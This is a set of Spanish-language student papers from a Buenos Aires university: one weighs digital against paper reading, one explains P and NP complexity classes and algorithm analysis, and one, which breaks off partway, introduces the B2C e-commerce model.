1. Análisis de los impactos positivos de la lectura en medios digitales

Los medios digitales poseen ciertas características y herramientas las cuales facilitan realizar diferentes actividades en el día a día. A continuación se desarrollan algunos beneficios de la lectura en dichos medios:

- Mayor espacio de almacenamiento en menor cantidad de espacio

Una de las principales ventajas del uso de medios digitales es el almacenamiento. Sin embargo el papel, la cantidad de espacio que este ocupa y el peso tiene forma una de las mayores problemáticas. Puede ser que no resulte incómodo llevar consigo un libro, pero si es necesario guardar 20 libros o una gran cantidad de datos de millones de usuarios esto puede resultar una tarea casi imposible. Esta problemática se resuelve totalmente con la implementación de dispositivos digitales. En relación a una idea de la eficiencia de estas tecnologías para el almacenamiento de datos se puede tomar como base que en un GB de memoria hay un total de 1.073.741.824 bytes, a lo que se deduce que se pueden llegar a almacenar un total de 1.073.741.824 caracteres por GB de memoria [5]. Además según Amazon en sus dispositivos de lectura kindle, los cuales no superan los 8GB de almacenamiento, pueden contener miles de libros [6]. Teniendo en cuenta que en las empresas se suelen almacenar miles de GB de memoria se puede concluir que estos dispositivos son de gran ayuda en estos casos.

- Herramientas útiles

Se refiere a la amplia cantidad de herramientas que los dispositivos digitales proporcionan. Estas herramientas permiten tomar anotaciones, subrayar y marcar páginas sin estropear el libro. Todo esto se puede deshacer sin que quede alguna marca. También este tipo de lectura permite ver videos incrustados en el texto, consultar las referencias o acceder a enlaces incorporados. Además ofrece algunas acciones las cuales resultan imposible realizarlas en un libro, como copiar una frase o buscar una sección del texto de forma más rápida.

- Traslado de material

El usuario tiene la posibilidad de llevar consigo todos sus libros o textos a todas partes sin cargar peso y sin ocupar mucho espacio físico. Gracias al diseño de los dispositivos, es posible enviar y descargar grandes cantidades de información, desde o hacia cualquier parte del mundo, en periodos muy cortos de tiempo a un precio casi nulo. Una de las compañías más conocidas por ofrecer este servicio es Google con su aplicación Google Drive, la cual contiene una amplia cantidad de funciones las cuales permiten realizar las actividades previamente mencionadas, entre otras. [7].

- Precio de los libros

Se hizo una comparación de precios entre los libros impresos en papel y libros digitales, en la que se ve que la mayoría de los libros impresos cuestan un 50% más que los libros digitales [8]. Segun Juan Ignacio Boido, director editorial de Penguin Random House, la diferencia de precios se debe a la producción en masa de los libros impresos [9]. El costo principal del libro impreso es el papel, cuyo precio está fijado en dólares. Los libros digitales no tienen ningún costo de transporte, impresión en masa ni depósito, lo que conlleva a que su precio sea menor.

- Durabilidad

A diferencia de la información y libros digitalizados, el papel sufre la desventaja de sufrir algún tipo de accidente y desgaste a través del tiempo. Además, pese a que se

puede fotocopiar, solo existe una copia original. Esto no sucede con los medios digitales, ya que luego de que se compra una vez el libro o que se guarda la información ésta podrá ser recuperada y visualizada cuando el usuario desee en el dispositivo que quiera. Un ejemplo es la nube la cual, según la Real Academia Española, consiste en un espacio de almacenamiento y procesamiento de datos y archivos ubicado en Internet, al que puede acceder el usuario desde cualquier dispositivo [10].

- Ayuda en el rendimiento de los chicos con dislexia

Investigaciones recientes muestran que el aumento en el espaciado entre letras favorece la capacidad de lectura y de comprensión de texto de niños con dislexia[11]. Actualmente existen procesadores de texto que permiten modificar el espaciado entre las letras del texto. Una de estas investigaciones se llevó a cabo mediante un experimento en el cual niños con dislexia debían leer dos textos (uno con espaciado normal y otro con un ligero aumento del espaciado). Se midió el tiempo total de lectura y su nivel de comprensión en cada texto. Además participaron chicos sin dislexia a modo de control. Los resultados de este experimento mostraron un claro aumento en el rendimiento en la lectura de lo chicos con dislexia al leer en textos con un mayor espaciado [11].

2. Análisis de los impactos negativos de la lectura en medios digitales

En contraposición con el punto anterior, cambiar el formato de lectura trae algunos beneficios, también tiene algunas falencias. Las principales falencias se desarrollan a continuación:

- Costo Papel vs Dispositivo electrónico

Se debe tener en cuenta que para leer de forma digital y poder gozar de sus respectivos beneficios, es necesario tener que invertir por lo menos en un dispositivo electrónico. Pese a que los libros digitales son más baratos que los libros físicos, también se debe tener en cuenta que no es necesario comprar ningún dispositivo extra para poder leer en papel. Para saber realmente si esa diferencia puede ser rentable, se debe tener en cuenta la relación costo beneficio a largo plazo que brinda cada opción.

- Daño ocular

Uno de los principales aspectos negativos y el cual sin duda es el más discutido es el del daño ocular causado por la exposición a ciertos dispositivos. Según un artículo de la revista SciELO analytics un estimado que entre el 50 y el 90 % de los usuarios habituales de computadoras sufren fatiga ocular, irritación, visión borrosa, dificultad para enfocar objetos lejanos, entre otros síntomas. Las principales causas de estos perjuicios son [12]:

○Exposición: una exposición durante un prolongado periodo de tiempo sobre una pantalla conlleva a una disminución de la frecuencia de parpadeo, lo que explica la sensación de arenilla, y la sequedad ocular. Esto se produce por, entre otras cosas, la posición de los ojos frente al monitor la produce un aumento de la abertura palpebral, y por consiguiente una mayor evaporación de la lágrima, provocando desórdenes querato-conjuntivales y astenopías severas.

○Distancia y ángulo de trabajo: el sistema visual de una persona está diseñado para adaptarse a su entorno. Permanecer durante amplias cantidades de tiempo enfocando a una constante y corta distancia puede traer como consecuencia algunos de los problemas previamente mencionados. No obstante, estos problemas también pueden encontrarse en la lectura en papel.

○Iluminación: es una de las causas que influyen de modo significativo en el daño ocular. Una mala distribución de la iluminación en el campo visual pueden provocar deslumbramientos que traen consigo fatiga ocular.

○Entorno: dependiendo de la luminosidad del entorno que rodea al dispositivo, como luces, ventanas, etc., estas pueden ser perjudiciales para el usuario.

- Menor rendimiento en la comprensión de textos

La lectura en papel resulta en una mejor comprensión y recuerdo de lo leído. Por lo general la lectura en pantallas suele fatigar más con respecto al papel, y la luz que estas emiten puede cansar la vista y provocar dolor de cabeza. Se sugiere que, por las distracciones que provocan los dispositivos electrónicos, la mayoría de las personas tienen una menor capacidad de recordar lo leído si fue mediante estos dispositivos [13]. Según un estudio que se realizó a 300 personas, en el que se les pidió que leyeran los mismos textos (unos impresos en papel y otros en formato digital), los investigadores (Kaufman y Flanagan) determinaron que los participantes que habían leído los textos en la pantalla de un ordenador portátil o en una tableta puntuaron peor en la interpretación del texto cuando les hicieron preguntas sobre el mismo. Según Kaufman y Flanagan, este fenómeno se debe a que cuando se usa una tablet, una computadora o un smartphone, se leen diversos textos a la vez, y muy por encima. De este modo, durante la lectura digital el cerebro se esfuerza menos y se procesa el contenido de manera menos menos intensa [14].

- Conexión a Internet

Resulta una necesidad constante la de estar conectado a una red para poder acceder a la basta cantidad de información almacenada en Internet. Por otra parte, los navegadores o el almacenamiento en la nube, permiten descargar la información que se requiere a los dispositivos para luego ser utilizada sin conexión, siempre y cuando se encuentre una forma de acceder a una conexión a Internet, y el dispositivo tenga el suficiente espacio disponible [15].

3. Análisis de situaciones favorables para el uso de pantallas para la lectura o mediante el papel

Observando los puntos positivos y negativos de la lectura en medios digitales, a continuación se desarrollan las situaciones en que la lectura es favorable mediante el uso de pantallas y el uso de papel. En el ámbito escolar, es necesario que la persona tenga una mayor concentración al momento de leer, sin embargo dependiendo de en qué nivel se encuentra se puede establecer si es conveniente el uso de dispositivos digitales o el papel. En esta situación entra en juego la capacidad de estudio de la persona que en los niveles iniciales será menor y en los más avanzados será mayor, debido a que a lo largo de su paso por los distintos niveles de educación, irá adquiriendo más técnicas y herramientas para estudiar [16]. En los niveles iniciales, desde el intervalo de los 6 a los 8/9 años que tiene una persona al momento de aprender a leer, se le es dada información básica que puede ser totalmente digitalizada para facilitar su procesamiento. Por otra parte , en niveles avanzados, la persona, al tener una mayor capacidad de aprendizaje, recibe contenidos más avanzados, que se podrían digitalizar. Sin embargo, hay que tener en cuenta las desventajas (como el menor rendimiento al leer en una pantalla ya que esta produce fatiga y provoca distracciones al lector). Es por ello que en esta situación conviene utilizar los 2 medios juntos, y de esta manera aprovechar los beneficios del papel, una mejor comprensión de lo leído y menos

fatiga en el lector, y los beneficios de los medios digitales.

En el ámbito laboral se busca la optimización del tiempo, las tareas se deben realizar en tiempo y coordinación. En esta situación, los medios digitales, presentan una gran ventaja. Esto se debe a que ofrecen una rápida y fácil distribución ya que la información necesaria puede ser enviada a cualquier parte del mundo en forma instantánea, a diferencia del papel, el cual tiene que ser enviado físicamente hasta el lugar donde se lo necesita. Además, existen softwares capaces de crear una mejor conectividad entre los empleados de una organización permitiéndoles, por ejemplo, ver la misma información al mismo tiempo desde distintos lugares del mundo, o que varias personas puedan modificar un mismo archivo (por ejemplo: Google Docs, Office 365, Adobe Acrobat, entre otros). A partir de la digitalización de los documentos, comenzando con las facturas electrónicas, las empresas han comenzado a optar por no solamente facturas electrónicas sino también documentación electrónica [17].

Por último, pensando en la lectura como entretenimiento se pueden diferenciar dos casos: las personas que le dedican bastante tiempo a esta actividad y aquellas personas que son lectores casuales. Teniendo en cuenta estos dos casos, la lectura digital como medio elegido suele resultar ligeramente incómoda por motivos como la fatiga visual. Esto se debe a que se pretende leer por largos períodos de tiempo dando lugar a problemas oculares. Además, este método de lectura es propenso a la falta de concentración y a las distracciones causadas por los entornos digitales. Tampoco se obtiene la misma sensación que leer en un libro físico, si se habla de hacerlo por gusto, ya que este tiene características que no se logran mediante el uso de medios digitales. Sin embargo, se están desarrollando tecnologías para hacer más llevadera la lectura digital imitando al papel (como por ejemplo, la tecnología “Kindle”) la cual es una de las más desarrolladas hasta el momento y su presentación es bastante similar a la lectura en papel.

Conclusiones

La lectura es una habilidad del ser humano que le permite adquirir conocimiento y transmitirlo. Es por esto que resulta favorable definir cuándo es más conveniente emplear medios digitales o simplemente lectura tradicional, mediante papel. Para la sección escolar se puede concluir que son necesarios ambos métodos de lectura (digital y físico). Una adecuada utilización de cada método podría desembocar en un mejor equilibrio entre la organización, el acceso que los alumnos tienen al material, por parte del método digital, y la ventaja ofrecida por el papel en cuanto a la mayor concentración y menores costos. No obstante, esto siempre dependerá del presupuesto con el que cuenta la institución para poder usar ambos métodos.

En cuanto a los ámbitos laborales se observa que la digitalización de documentación, procesos, entre otros, muestra una clara ventaja sobre los medios físicos. Esta ventaja se debe a las características de los medios digitales y los objetivos y necesidades que tienen las empresas actualmente, como el almacenamiento y análisis de grandes cantidades de datos o la rápida comunicación.

Se concluye que la lectura en pantallas produce incomodidades y distracciones cuando se trata de leer durante un gran período de tiempo, al contrario de cuando se lee en papel, el cual brinda una mejor comodidad. La lectura por medios físicos como forma de entretenimiento, resulta más satisfactoria y llevadera que la realizada por

medios digitales. Sin embargo, se deben tener en cuenta las facilidades que brinda una lectura digital como su almacenamiento, edición, entre otras.

Como futuras líneas de trabajo se propone la investigación de métodos para evitar las distracciones a la hora de la lectura en medios digitales. Por otra parte, también se propone investigar métodos para contrarres los rayos de luz azul emitidos por las pantallas a la hora de la lectura en dispositivos móviles.

Referencias

[1] José, "El nacimiento de la televisión", Abadia Digital, disponible en: http://bit.ly/2AbDJ7 Último Acceso: Junio 2019.

[2] Anl. Miguel Villelli, Esp. Paola Paoloni, Lic. Sandra Duclós y equipo, "Acceso y uso de tecnologías de la información y la comunicación. EPH", INDEC, http://bit.ly/2HaZFav Último Acceso: Agosto 2019.

[3] Molinari, E.N. (2019) "Procesos evolutivos del diario al celular". En "Arte e narrativas emergentes" (p.p. 85-95) Ria editorial. Recuperado de http://bit.ly/2VFZtJd Último Acceso: Agosto 2019.

[4] Ladislao Salmerón y Pablo Delgado, "Análisis Crítico sobre los Efectos de las Tecnologías Digitales en la Lectura y el Aprendizaje", ERI Lectura y Departamento de Psicología del Desarrollo y de la Educación Universitat de València, Feb 2019, http://bit.ly/2Vs986e Último Acceso: Agosto 2019.

[5] Equivalencias en caracteres y múltiplos del byte, disponible en: http://bit.ly/30UTFdX Último Acceso: Junio 2019.

[6] Caracteristicas de los dispositivos Kindle, Amazon, disponible en: https://amzn.to/2Qww7qQ Último Acceso: Junio 2019.

[7]Página de inicio de Google Drive, disponible en: http://bit.ly/2ZAUTcI Último Acceso: Junio 2019.

[8] Verónica Abdala, "Alternativa en un tiempo de bolsillos flacos", Clarín, http://bit.ly/2KeWNvl Último Acceso: Agosto 2019.

[9] Página web de Penguin Random House Grupo Editorial, disponible en: http://bit.ly/2Rq5mVH Último Acceso: Junio 2019.

[10] Definición de nube, Real Academia Española, disponible en: http://bit.ly/2QB3nNQ Último Acceso: Junio 2019.

[11]Panadero, V., Perea, M., y Gómez, P. (2012), "Un pequeño aumento en el espaciado entre letras favorece la lectura en niños disléxicos", Ciencia Cognitiva, 6:3, 51-53, https://bit.ly/2Lh3xaW Último Acceso: Agosto 2019

[12] Pérez Tejeda AA, Acuña Pardo A, Rúa Martínez R, "Repercusión visual del uso de las computadoras sobre la salud", Rev Cubana Salud Pública [serie en Internet]. 2008;34(4), http://bit.ly/2QyUe8B Último Acceso: Agosto 2019.

[13] Jabr, Ferris, "Por qué el cerebro prefiere el papel", Revista Investigación y Ciencia Nº 449, Febrero de 2014, http://bit.ly/2HLuLGc Último Acceso: Agosto 2019

[14] "Leer en una pantalla dificulta la comprensión abstracta", Mente y cerebro nº 82, Enero de 2017, http://bit.ly/2MjJz3b Último Acceso: Agosto 2019

[15] Requisitos para trabajar en la nube de forma offline, disponible en: http://bit.ly/2XWgX17 Último Acceso: Junio 2019.

[16]Gómez-Pérez, E., Ostrosky-Solís, F. & Próspero-García, O. (2003). "Desarrollo de la atención, la memoria y los procesos inhibitorios: relación temporal con la maduración de la estructura y función cerebral. Revista de Neurología", 37(6), 561-567 http://bit.ly/30svoeD Último Acceso: Agosto 2019

[17] Gonzalo Alcorta - Dpto. Técnico Legal Impositivo de Arizmendi, "Factura electrónica para todos: cómo es el cronograma que dispuso la AFIP", iProfesional, Octubre de 2018, http://bit.ly/2Z1p2BP Último Acceso: Agosto 2019

Análisis de algoritmos para determinar problemas P y NP

Fernández, Santiago. santiagotf7@hotmail.com
Acevedo, Enzo. Enzoacevedo001@gmail.com
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
El presente trabajo describe qué es la Complejidad Computacional, explicando sus inicios gracias a la máquina de Turing. Además, detalla las clases de complejidad P y NP y cuál es su relación con el análisis de algoritmos. Se presenta esta relación ya que para resolver problemas que se encuentren, tanto en ambas clases de complejidad (P y NP), es necesario contar con algoritmos eficientes. Por otra parte, se realizó un análisis sobre los distintos órdenes que puede tener un algoritmo (ya sea orden lineal, logarítmico, constante, entre otros), con el fin de observar la variación de eficiencia y cómo éstos ordenes pueden alterar el tiempo de respuesta de un algoritmo, ya sea un aumento mínimo de tiempo en segundos/minutos o un aumento exponencial de tiempo en años. Se concluye analizando por qué hay que tener en cuenta algoritmos más eficientes a la hora de hablar de clases de complejidad.

Palabras Clave: Máquina de Turing. Complejidad Computacional. Clases de Complejidad.

Introducción

A la hora de identificar un problema decidible (esto es, que exista un algoritmo que pueda resolverlo en tiempo y con recursos finitos) dentro de las clases de complejidad P o NP, es de gran importancia poder clasificarlo correctamente. En principio, un problema que pareciera ser NP (problemas que son resueltos por algún algoritmo en tiempo no-polinomial) podría, en verdad, estar contenido dentro del conjunto P (problemas que son resueltos por algún algoritmo en tiempo polinomial) [1]. Las clases de complejidad (P y NP) están estrechamente relacionadas con la teoría de la complejidad computacional, la misma es un campo de la teoría de la computación que se enfoca en la clasificación de los problemas computacionales de acuerdo con su dificultad [2].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Sistemas y Organizaciones", primer año de cursada) es analizar las clases de complejidad denominadas P y NP y explicar qué relación tiene el análisis de algoritmos con respecto a P y NP.

Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se describe la Complejidad Computacional. En la sección 2, se detallan qué son las clases de complejidad P y NP, y se desarrollan las características que tienen cada una de las clases. En la sección 3, se explica qué es el análisis de algoritmos y se define la relación que comparten (el análisis de algoritmos) con las clases de complejidad P y NP. Finalmente, en la sección 4, se desarrollan las conclusiones y futuras líneas de trabajo.

1. Complejidad Computacional

La Complejidad Computacional (C.C) estudia la eficiencia de los algoritmos estableciendo su efectividad de acuerdo al tiempo de corrida y al espacio requerido en la computadora o almacenamiento de datos, ayudando a evaluar la viabilidad de la implementación práctica en tiempo y costo [2].

La historia de la Complejidad Computacional comienza gracias a las máquinas de Turing, en el año 1936. La máquina de Turing se caracterizaba por tres elementos: [3]

Memoria: arreglo infinito (en ambas direcciones) que en cada posición almacena un símbolo.

Control: conjunto finitos de estados, una cabeza lectora, un estado inicial y un conjunto de estados finales.

Programa: conjunto de instrucciones.
El objetivo principal de la C.C se basa en la creación de mecanismos y herramientas capaces de describir y analizar qué tan complejo es un algoritmo y la complejidad intrínseca de un problema. Esto último remarcado quiere decir que es propio o característico del problema y no depende de otras circunstancias [4].

2. Clases de complejidad P y NP

Los problemas que requieren de una decisión pueden clasificarse en las denominadas "clases de complejidad" [5]. Las clases de complejidad se definen mediante tres conceptos: el tipo de problema computacional, el modelo de cómputo (el más común es la máquina de Turing), el recurso que está siendo acotado y la cota. Un ejemplo del último concepto puede ser: "tiempo polinomial" o "espacio logarítmico", entre otros [4].

2.1 Clase de complejidad P

La clase de complejidad P, es aquella que contiene a los problemas que pueden ser solucionados en tiempo un polinómico (esto quiere decir, que su tiempo de cómputo está descrito por un polinomio en el tamaño de los datos) y sin tanta complicación por una máquina de Turing. La clase P es una de las más importantes dentro de la teoría de la Complejidad Computacional, ya que, a grandes rasgos, P contiene problemas los cuales su solución puede ser dada por una computadora [6].
Un ejemplo muy conocido sobre las clases P, es el problema de determinar el árbol de recubrimiento de peso mínimo de un grafo (*MWSR, Minimum-Wieght Spanning Tree*) es un problema que consta de, dado un grafo *G,* encontrar el árbol (si existe) en *G* cuyo peso sea el menor posible. Existe un algoritmo que puede resolver este problema conocido como algoritmo de Kruskal, creado por Joseph Kruskal [7].

2.2 Clase de complejidad NP

Por otro lado, se puede definir a la clase de complejidad NP, como al conjunto de problemas que pueden resolverse en un tiempo razonable a través de una máquina no determinista Turing [8]. Su importancia reside en la cantidad de problemas que encuentra y el posible número de soluciones, entre las cuales se compara cada una para poder encontrar un mayor rendimiento. Por la importancia que tiene, con muchos esfuerzos han tratado de encontrar algoritmos que decidan algún problema de NP en tiempo razonable.
La clase NP tiene su clase derivada, que es llamada NP–completo. Son aquellos problemas más difíciles dentro de NP ya que son intratables, no se ha encontrado forma ni algoritmo capaz de resolver tales problemas. Sin embargo, para uno cualquiera de dichos problemas (dentro de NP-completo) se encuentra un algoritmo que lo resuelva, entonces todas aquellas problemáticas tendrían solución en tiempo polinomial, además la clase NP colapsaría y se transformaría en la clase P [9]. Un ejemplo de la clase de complejidad NP podría ser: encontrar los factores primos que componen un número o buscar números primos. Ambos son problemas NP, lo que significa que necesitamos mucho tiempo y potencia de computación cuando trabajamos con números muy grandes [9].

3. Análisis de algoritmos

El análisis de los algoritmos se encarga de evaluar la cantidad de recursos informáticos utilizados por cada algoritmo, es decir, que tan eficiente puede ser un algoritmo a la hora de resolver una problemática dada [10].
Como la eficiencia es un punto fundamental que se debe tener en cuenta al hablar de resolver un problema, la tabla 1, permite ver las distintas clasificaciones según el tiempo que emplean:

O(1)	Orden constante
O(*log n*)	Orden logarítmico
O(*n*)	Orden lineal
O(*n log n*)	Orden cuasi-lineal
O(*n2*)	Orden cuadrático
O(*n3*)	Orden cúbico
O(*n.a*)	Orden polinómico
O(2*n*)	Orden exponencial
O (*n!*)	Orden factorial

Tabla 1. Identifica una jerarquía con los distintos órdenes de complejidad.

En la tabla 1 [11], se reflejan diferentes funciones que determinan el uso de recursos que pueden utilizar los algoritmos, pudiendo existir infinidad de funciones. Las mismas funciones, comparten un mismo comportamiento asintótico.

Para contrastar la importancia que tiene la eficiencia de los algoritmos, la tabla 2 describe el tiempo que tardaría una máquina (por ejemplo una computadora), procesando una entrada de n datos si dicho algoritmo tiene una complejidad exponencial 2*n:*

n	**TIEMPO**
10	» 1 décima de segundo
20	» 2 minutos
30	> 1 día
40	> 3 años
50	= 3 570 años
100	= 4,019,693,684,133 milenios

Tabla 2. Tiempo que se demora un algoritmo con una complejidad exponencial de 2n (cuadrática)

La tabla 3, por su parte, muestra la manera en que se ejecuta un algoritmo con una complejidad del tipo cúbica:

n	**TIEMPO**
10	= 1 décima de segundo
20	= 8 décimas de segundo
100	= 1.7 minutos
200	= 13.3 minutos
1000	» 1 día

Tabla 3. Tiempo que tarda un algoritmo en procesar con una complejidad cubica (3n)

Expuestas ambas tablas, se puede apreciar que solo un algoritmo eficiente (quiere decir, con un orden de complejidad bajo) puede tratar grandes volumen de datos. Luego de la tabla, es posible analizar que un algoritmo puede ser muy eficiente si su complejidad es de orden log n. Por otro lado, no tan eficiente si se complejidad está dada por n.a. y por último se puede ver que es ineficiente si se trata de un algoritmos con una complejidad de orden 2n**.**

Por otra parte, para resolver un problema es necesario hacer una elección de programas (algoritmos capaces de resolver los problemas) y tal elección se realiza en base a dos opciones:

1. Obtener un algoritmo fácil de entender, codificar y poner a punto.

2. Un algoritmo que haga un uso eficiente de los recursos un computador (como lo son el tiempo y espacio), en particular uno que se ejecute lo más rápido posible.

Para que la primera opción sea eficiente es necesario que se utilice el programa pocas veces. Sin embargo, cuando un problema es recurrente y cuya solución sería utilizada muchas veces, el costo de ejecutar el programa es más importante que el costo de escribirlo. Es por eso que para estos casos de problemas frecuentes y/o persistentes la mejor opción sería la 2 ya que se haría un mejor uso de las capacidades y recursos de la maquina empleada para resolver aquellas problemáticas (como podría ser una computadora) [13].

4. Conclusiones

Luego de una detallada explicación sobre la Complejidad Computacional, cómo la misma ha surgido mediante las conocidas máquina de Turing, se presentaron dos tipos de clases de complejidad: P y NP. Ambas presentan distintos tipos de grupos de problemáticas que tienden a tener una solución en tiempo polinomial (o razonable), es decir que, en computación, cuando el tiempo de ejecución de un algoritmo (mediante el cual se obtiene una solución al problema) es

menor que un cierto valor calculado a partir del número de variables implicadas (generalmente variables de entrada) usando una formula polinómica, se dice que el problema puede ser resuelto en un "tiempo polinómico" [14]. Ha sido de vital importancia remarcar el tema que trata sobre el análisis de algoritmos, esto se debe a que para cualquier problema computacional, ya sea u problema dentro del grupo P o dentro del grupo NP, se necesitan algoritmos que lo resuelvan en el menor tiempo posible y con los menores recursos utilizados. Estas características del análisis de algoritmos aportan al tema (problemas dentro de P y NP) una mejor elección a la hora de optar por diferentes soluciones a problemas planteados.

Como futuras líneas de trabajo se propone indagar cuál es la importancia, dentro del ámbito científico y computacional, de encontrar una respuesta a la problemática sobre si P es igual NP.

Referencias

[1] S. Cook (1971)."The P vs. NP Problem". Recuperado de la página de Internet del organismo: http: //cort.as/-L8Zk. Accedido el 4 Jun 2019.

[2] Castro, Alberto. "Complejidad computacional". 13 de jul. 2011. Recuperado de: http://cort.as/-NNew. Accedido el 13 Jun. 2019.

[3] Gabriela Briceño V. (2019). "Máquina de Turing". Recuperado de: http://cort.as/-O9PC. Accedido el 17 Jun. 2019.

[4] Sanchis de Miguel, Araceli. Ledezma Espino, Agapito. Iglesias Martínez, José. Jiménez, Beatriz García. Weber, Juan Manuel Alonso. "Complejidad Computacional" . (S. F.). Recuperado de: http://cort.as/-O8yd. Accedido el 21 Jun. 2019.

[5] Rosenfeld, Ricardo e Irazábal, Jerónimo. (2013). Computabilidad, complejidad computacional y verificación de programas.". [Archivo PDF]. Universidad Nacional de La Plata. Editorial: Edulp. Recuperado de: http://cort.as/-NRMW. Accedido el 23 Jun 2019.

[6] Torrealba, Víctor. (2013). "clases de complejidad". [Archivo PDF]. Recuperado de: http://cort.as/-O8Fw. Accedido el 27 Jun. 2019.

[7] Arias Figueroa, Jhosimar George. (2012). "Árbol de Expansión Mínima: Algoritmo de Kruskal". Recuperado de: http://cort.as/-ORVg.
Recuperado de: http://cort.as/-L8YF ISSN 2145-549X. Accedido el 3 Jul. 2019.

[8] Maldonado, Carlos Eduardo. (2013). "Un problema fundamental en la investigación: Los problemas P vs. NP". [Archivo PDF]. Revista LOGOS. 19 Nov. 2012. Recuperado de: http://cort.as/-O83l. Accedido el 5 Jul. 2019.

[9] Diez, Álvaro. (2016). *"P contra NP el problema del milenio, explicado de forma sencilla"*. 11 junio, 2016. Recuperado de: http://cort.as/-OuqD. Accedido el 1 Sep. 2019.

[10] Turmero, Pablo. (2017). "Análisis de algoritmos". [Archivo PDF]. Monografias.com. Recuperado de: http://cort.as/-O8l4. Accedido el 10 Jul. 2019.

[11] Pinto López, Rolf Manolo. "Teoría de la complejidad algorítmica". Recuperado de: http: //cort.as/-NNfl. Accedido el 13 Jul. 2019.

[12] Mayordomo, Elvira y De Miguel, Gregorio. "Tiempo Polinómico vs Tiempo Exponencial". Universidad de Zaragoza. [Archivo PDF] Recuperado de: http://cort.as/-Ovx6. Accedido el 27 Jul. 2019.

[13] Rodríguez, César Vaca (2011). "Estructuras de Datos y Algoritmos". 10 Sep. 2011. [Archivo PDF] Recuperado de: http://cort.as/-Owje. Accedido el 31 Ago. 2019.

[14] Maldonado, C.E. "Un problema fundamental en la investigación: Los problemas P vs NP". Revista Logos, Ciencia & Tecnología [en línea]. Disponible en: http://cort.as/-L8YF. Accedido el 21 Ago. 2019.

[15] T.H. Cormen, C.H. Leiserson, R.L. Rivest, C.Stein, “Introduction to Algorithms”, 3° Edición, Cambridge, Massachusetts, England, 2009. Accedido el 1 Ago. 2019.

[16] Ralph P. Grimaldi, “Complejidad computacional” en “Matemáticas Discreta y Combinatoria. Una Introducción con Aplicaciones”. 3a Edición. Massachusetts. 1994. Accedido el 25 Jul 2019.

[17] T.H Cormen, C.H Leiserson, R.L Rivest, C. Stein. (2009). “Introduction to Algorithms”. 3era Edition. Cambridge, Massachusetts, England. Accedido el 1 Ago. 2019

Modelo B2C, su implementación y la comparación con otros modelos comerciales

Peralta Octavio Joaquín Peralta, Eric Piter Huanto Cabrera, Wendy Yael Gatica, Andrés Zhong

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires { octi.pro20, ericleohuanto, wendygatica85, andreszhong }@gmail.com

Abstract

El presente trabajo analiza el impacto del avance de Internet en la forma de vender productos a terceros, los modelos de negocio que surgen de los diferentes tipos de compra-venta en línea, también conocido como comercio electrónico.
Desde el año 2007 al 2014 los vendedores que han implementado el modelo B2C en sus negocios, han conseguido un aumento constante en su volumen de ventas, la implementación de este modelo conlleva ventajas a la hora de comprar, ofreciendo comodidad y rapidez al cliente

Palabras Clave

Internet, Ventas, Negocios, Modelos, Comercio Electronico, B2C.

Introducción

Desde la generalización de Internet durante la última década del siglo XX, ha existido un consenso total sobre el enorme potencial de este medio como canal de comunicación y comercialización [1]. Gracias a su gran capacidad para acceder, organizar y comunicar información, el comercio electrónico se ha podido desarrollar notablemente. Los primeros indicios provienen de 1948, pero hasta los años 70 las empresas financieras no estandarizan su uso, iniciando una fuerte expansión a partir de los años 90, debido a la aparición de nuevas tecnologías de la información y la comunicación, con ello nuevos nichos de mercados [2]. Este modelo de comercio consiste en la compra, venta o intercambios de bienes, servicios e información a través de Internet [3]. Este tipo de comercio representa una gran variedad de posibilidades para adquirir bienes o servicios en amplios mercados sin ningún tipo de límites geográficos [4]. Dentro de este comercio se destaca un modelo de negocio denominado "Negocio a consumidor" o B2C (del inglés business-to-consumer). Dicho modelo es utilizado por las empresas comerciales para llegar directamente al cliente; es una estrategia que plantea una relación entre productor y cliente, en la cual, las empresas vendedoras realizan sus operaciones de venta a través de Internet y directamente para el cliente [5]. Por otro lado, existe otro tipo de modelo negocio dominado "Negocio a Negocio" o B2B (del inglés business-to-business), dicho tipo de comercio electrónico se da cuando una empresa intercambia sus productos o servicios con otras empresas. Si bien este formato de venta directa del productor al cliente ya existía con anterioridad, la irrupción de Internet permite que hoy en día el comercio electrónico se encuentre en una fase de auge y desarrollo constante [6]. Devin Wenig, director ejecutivo de e-Bay, una de las empresas B2C más destacadas [7], afirma que el B2C es la "posibilidad de poder comprar y vender en cualquier momento y en cualquier lugar, bien a través de un ordenador, un teléfono, una tableta, una televisión, una tienda o un quiosco. Esta será la forma en que los consumidores conectarán con las cosas que necesiten o que les gusten" [8]. Sin embargo, la evolución y crecimiento de esta estrategia se encuentra directamente afectada y dependiente tanto de la seguridad y confianza que perciba el consumidor a la hora de realizar una compra; como también

a la accesibilidad del usuario a la red de Internet. Estos hechos, se ven claramente reflejados en Colombia, en donde el comercio electrónico se encuentra menos normalizado, debido a que la penetración de usuarios a la red en este país es muy baja, 150 veces menos comparando con países como los Estados Unidos [9].
En este contexto, el objetivo del presente trabajo (realizado en el marco de la catedra de "Análisis de Sistemas", segundo año de la cursada), es analizar la implementación del B2C en casos particulares en la última década y compararlo con el modelo B2B.
Para cumplir el objetivo, el presente trabajo se estructura de la siguiente manera: en la sección 1 se define el concepto de B2C y sus características más importantes; en la sección 2 se explican las ventajas y desventajas que conlleva la implementación de este modelo de negocio; en la sección 3, análisis de empresas comerciales con diferentes modelos de negocios. Finalmente, en la sección 4 se realizan las conclusiones y futuras líneas del trabajo.

1. Comercio electrónico y el B2C

Durante las últimas décadas, el hombre ha sido testigo de una evolución rápida y compleja del mundo comercial. Esta evolución surge como producto del desarrollo de las nuevas tecnologías de la Información y Comunicación (TIC), entre la cuales se destaca Internet como una de las más utilizadas, de acuerdo con el informe realizado por We Are Social y Hootsuite en 2019 [10]. La misma permitió el desarrollo de una nueva forma de comercializar bienes y servicios mediante la denominada compra en línea, también conocida como el comercio electrónico. Con este nuevo comercio, las empresas se ven posibilitadas a llegar a un mercado más amplio, ya que cualquier persona del tiempo y espacio determinado puede adquirir o vender productor de cualquier parte del mundo en un instante y con la única necesidad de tener una conexión a Internet [3]. De acuerdo con Internet World Stats [11], en el año 2015 el número de usuarios de Internet correspondía al 35% de la población mundial (2,5 millones); posteriormente en el año 2017 la cifra ya alcanzaba los 3.500 millones de usuarios, denotando un fuerte crecimiento tanto de Internet como del comercio electrónico. Ahora bien, como consecuencia de un mercado comercial más amplio, el número de empresas en el mercado comenzó a aumentar reavivando, a su vez, la competitividad entre ellas. De esta manera comenzaron a surgir nuevos métodos y modelos de negocio, y algunos factores 